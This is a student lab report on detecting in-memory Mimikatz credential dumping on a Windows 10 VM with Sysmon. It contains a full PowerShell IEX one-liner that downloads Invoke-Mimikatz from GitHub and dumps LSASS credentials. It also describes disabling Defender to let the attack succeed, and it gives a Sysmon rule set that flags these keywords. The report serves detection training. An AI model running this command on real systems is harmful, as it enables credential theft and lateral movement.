Mimikatz Credential Dumping

Prepared By:
Kazim Ali Obad

Supervisor:

Anmar Mohammed
MOHAMMED .B. HASSAN

Table of Contents

1. Executive Summary 3

2. Scenario Overview & Objective 4

2.1 Lab Environment 5

3. Attack Chain Analysis 6

3.1 The Attacker's Command 6

3.2 Step-by-Step Attack Breakdown 7

4. Attack Timeline 9

5. Lab Demonstration 10

5.1 Test 1 Windows Defender Blocked the Attack 10

5.2 Test 2 Successful Execution (Defender Disabled) 11

5.3 Sysmon Event ID 10 LSASS Memory Access 12

5.4 Sysmon Event ID 1 Process Creation (PowerShell Spawn) 13

5.5 Sysmon Event ID 3 Network Connection to GitHub 14

6. Sysmon Configuration 15

6.1 Sysmon Rule Configuration 15

7. Conclusion 16

1. Executive Summary

This lab report documents the detection of an in-memory credential dumping attack using Mimikatz, delivered via PowerShell using the Invoke-Expression (IEX) technique. The attack was executed in a controlled Windows 10 virtual machine environment.

The attacker's payload is single PowerShell one-liner downloads and executes the Invoke-Mimikatz.ps1 script entirely in memory without writing any file to disk. The payload then uses Windows API calls to access the Local Security Authority Subsystem Service (LSASS), extracting plaintext credentials, NTLM hashes, and Kerberos tickets from all active logon sessions.

This lab demonstrates three key detection points using Sysmon: Process Creation (Event ID 1), Network Connection (Event ID 3), and Process Access (Event ID 10). All three events were successfully captured and correlated by Process ID, confirming the complete attack chain. Two test scenarios were documented: one where Windows Defender blocked the payload, and one where the bypass succeeded after Defender was disabled.

KEY FINDINGS

Attack Vector: PowerShell in-memory execution via IEX + DownloadString

Payload Source: raw.githubusercontent.com (Power Sploit/Invoke-Mimikatz.ps1)

LSASS Access: Granted Access

C**redentials Exposed:** User 'vm', SID, domain

Detection: ALL 3 Sysmon events captured Process, Network, LSASS Access

Time to Dump: Under 30 seconds from execution to credential capture

AV Bypass: Defender blocked first attempt; disabled for full execution

2. Scenario Overview & Objective

This lab simulates a real-world attack scenario in which a threat actor has gained initial access to a Windows workstation and uses a fileless, in-memory PowerShell payload to dump credentials stored in LSASS. This is one of the most prevalent techniques used in ransomware and APT campaigns including attacks attributed to groups like APT29 (Cozy Bear), FIN7, and Lazarus Group.

OBJECTIVE

1. Simulate a credential dumping attack using Mimikatz via PowerShell IEX technique
2. Detect the attack using Sysmon event monitoring across three event types
3. Document the full detection chain: Process Creation → Network Connection → LSASS Access
4. Demonstrate both a blocked scenario (AV enabled) and a successful dump (AV disabled)
5. Produce actionable detection rules in Sysmon config

2.1 Lab Environment

The following hardware and software configuration was used for this lab:

Component	Details
Operating System	Windows 10 Pro
Machine Hostname	DESKTOP-QPHM10D
Logged-on User	vm (local administrator account)
Sysmon	Sysmon v15
Windows Defender	Enabled for Test 1 (blocked); Disabled for Test 2 (dump succeeded)
Attack Vector	Same-machine execution



Figure 1: Sysmon Service Confirmed

3. Attack Chain Analysis

The attack is a single PowerShell command that chains four actions: script download, in-memory execution, LSASS access, and credential extraction.

3.1 The Attacker's Command

The following one-liner was used as the attack payload. It executes entirely in memory no file is ever written to disk, which bypasses most file-based antivirus signatures:

```
powershell.exe "IEX (New-Object Net.WebClient).DownloadString(
  'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/
  f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'
); Invoke-Mimikatz -DumpCreds"
```

Breaking down each component of the command:

Component	What It Does
powershell.exe	Spawns a PowerShell process creates Sysmon Event ID 1
IEX (Invoke-Expression)	Executes a string as code in the current run space the key evasion technique
New-Object Net.WebClient	Creates an HTTP/HTTPS client object to download content
.DownloadString(URL)	Downloads the remote script as a string (never written to disk)
Invoke-Mimikatz	The Power Sploit wrapper function that calls Mimikatz API functions
-DumpCreds	Instructs Mimikatz to run sekurlsa::logonpasswords and dump all credentials

3.2 Step-by-Step Attack Breakdown

1. **PowerShell Spawns Process Creation (Sysmon Event ID 1)**

   powershell.exe is launched with the full IEX + DownloadString payload in the Command Line.

   Key indicators: IEX, Download String, and Invoke-Mimikatz are all visible in plain text.

   This event captures: Process Id, Parent Image, User, Integrity Level, and the full Command Line.

   Process Id 6580 was assigned this ID links all subsequent events in the chain.

2. **Remote Script Download Network Connection (Sysmon Event ID 3)**

   PowerShell (PID 6580) opens an outbound TCP connection to GitHub's CDN.

   Destination Hostname: cdn-185-199-109-133.github.com | Destination Port: 443 (HTTPS)

   The Invoke-Mimikatz.ps1 script is downloaded as a string object into memory.

   No file is written the script string is passed directly to IEX for execution.

3. **In-Memory Execution No File Written to Disk**

   IEX (Invoke-Expression) evaluates the downloaded string as PowerShell code.

   The full Invoke-Mimikatz function is now loaded in the PowerShell runs pace.

   No .ps1 file ever appears on disk this defeats file-hash and on-access AV scans

4. **LSASS Access — Process Access (Sysmon Event ID 10)**

Invoke-Mimikatz calls Open Process + Read Process Memory on lsass.exe.

In this lab, the call was routed through svchost.exe Source Image shows svchost, not PowerShell.

Target Image: C:\Windows\System32\lsass.exe | Granted Access: 0x1000

LSASS holds all active logon session credentials in memory — reading it exposes everything.

5. Credential Extraction Complete

sekurlsa::logonpasswords executed successfully — credentials dumped to console.

Output included: Authentication Id, Session type, User: vm, Domain: DESKTOP-QPHM10D.

In a real-world attack, this output would be exfiltrated or used immediately for lateral movement.

Entire chain from execution to dump: approximately 19 seconds (05:31:55 → 05:32:14).

4. Attack Timeline

The following timeline was reconstructed from Sysmon event logs captured during the lab execution. All timestamps are from the Microsoft-Windows-Sysmon/Operational log on DESKTOP-QPHM10D.

Timestamp	Event ID	Description
05:31:55 AM	Event ID 1	PowerShell (PID 6580) spawned with IEX + Download String Command Line
05:31:58 AM	Event ID 3	PID 6580 → outbound HTTPS to cdn-185-199-109-133.github.com (port 443)
05:31:58 AM	Event ID 1	Script loaded into memory no file written to disk (IEX/in-memory)
05:32:14 AM	Event ID 10	svchost.exe (PID 952) accessed lsass.exe (PID 668) Granted Access: 0x1000
05:32:14 AM	Event ID 10	LSASS memory read credentials extracted (user: vm, domain: DESKTOP-QPHM10D)

The entire attack from PowerShell spawn to LSASS memory access took only 19 seconds. In a real SOC environment, this means an analyst has an extremely narrow window to detect and block the attack before credentials are captured.

5. Lab Demonstration

5.1 Test 1 Windows Defender Blocked the Attack

The first execution attempt was performed with Windows Defender enabled. identified the script as malicious before Mimikatz could execute, raising a Script Contained Malicious Content error. This demonstrates that modern AV can detect this attack even without Sysmon however, Defender alone provides no structured log data for SIEM correlation.



Figure 2: Test 1 Windows Defender Blocked the Payload. Error:

5.2 Test 2 Successful Execution (Defender Disabled)

After disabling Windows Defender, the identical payload was executed again. Mimikatz loaded in memory and successfully ran sekurlsa::logon passwords, dumping credentials for the active session of user 'vm'. The Mimikatz banner, session data, SID, and domain information are all visible in the output.



Figure 3: Test 2 — Successful Mimikatz Execution.

5.3 Sysmon Event ID 10 LSASS Memory Access

Sysmon Event ID 10 records any time a process opens a handle to another process in this case, LSASS.



Figure 4: Sysmon Event ID 10 LSASS Access Attempt.

5.4 Sysmon Event ID 1 Process Creation (PowerShell Spawn)

Event ID 1 captured the full details of the PowerShell process creation, including the complete command-line argument that contains all the attack indicators in plain text.



Figure 5: Sysmon Event ID 1 PowerShell Process Create.

5.5 Sysmon Event ID 3 Network Connection to GitHub

Event ID 3 confirmed that PowerShell initiated an outbound HTTPS connection to GitHub's CDN immediately after spawning. The event captures the source IP, destination IP, hostname, and port providing direct evidence of the script download.



Figure 6: Sysmon Event ID 3 Outbound Network Connection



Figure 7: Sysmon Full Event Detail View

6. Sysmon Configuration

6.1 Sysmon Rule Configuration

Save the following as **sysmonconfig.rule** and apply with the install/update command. This config captures the three critical events for this scenario while keeping noise low:

```
<Sysmon schemaversion="4.82">
  <EventFiltering>

    <!-- RULE 1: Event ID 1 — Suspicious PowerShell Process Creation -->
    <RuleGroup name="Suspicious PowerShell Execution" groupRelation="or">
      <ProcessCreate onmatch="include">
        <CommandLine condition="contains">IEX</CommandLine>
        <CommandLine condition="contains">DownloadString</CommandLine>
        <CommandLine condition="contains">Invoke-Mimikatz</CommandLine>
        <CommandLine condition="contains">Invoke-Expression</CommandLine>
        <CommandLine condition="contains">-EncodedCommand</CommandLine>
        <CommandLine condition="contains">FromBase64String</CommandLine>
      </ProcessCreate>
    </RuleGroup>

    <!-- RULE 2: Event ID 3 — PowerShell Outbound Network Connection -->
    <RuleGroup name="PowerShell Outbound Connection" groupRelation="and">
      <NetworkConnect onmatch="include">
        <Image condition="end with">powershell.exe</Image>
        <DestinationPort condition="is">80</DestinationPort>
        <DestinationPort condition="is">443</DestinationPort>
      </NetworkConnect>
    </RuleGroup>

    <!-- RULE 3: Event ID 10 — ANY Process Accessing LSASS Memory -->
    <RuleGroup name="LSASS Access Attempt" groupRelation="or">
      <ProcessAccess onmatch="include">
        <TargetImage condition="end with">lsass.exe</TargetImage>
      </ProcessAccess>
    </RuleGroup>

  </EventFiltering>
</Sysmon>
```

7. Conclusion

This lab successfully demonstrated the complete lifecycle of an in-memory credential dumping attack using Mimikatz delivered via PowerShell. From the initial process spawn at 05:31:55 to the LSASS memory access at 05:32:14, the entire attack chain completed in **19 seconds** leaving an extremely narrow window for detection and response.

All three Sysmon detection points were captured and validated:

Event ID 1 logged the PowerShell process with the full malicious Command Line visible in plain text, including IEX, Download String, and Invoke-Mimikatz

Event ID 3 confirmed the outbound HTTPS connection to cdn-185-199-109-133.github.com on port 443, proving the script was downloaded live from the internet

Event ID 10 recorded the LSASS memory access with Granted Access: 0x1000, confirming credential extraction occurred

All three events were linked by **Process Id 6580**, which served as the correlation key confirming they belonged to the same attack chain.

The two-test approach in this lab one with Defender enabled and one with Defender disabled demonstrated that layered defenses are not optional. Defender alone blocked the attack in Test 1.

Sysmon alone cannot block anything but provides the structured event data needed for automated detection. Together, they form a complete defensive layer that raises the attacker's cost significantly.

This lab also reinforced that fileless attacks leave almost no trace on disk. The entire payload was downloaded, executed, and the credentials extracted entirely in memory. Event logs were the only reliable evidence of the attack which is precisely why Sysmon deployment .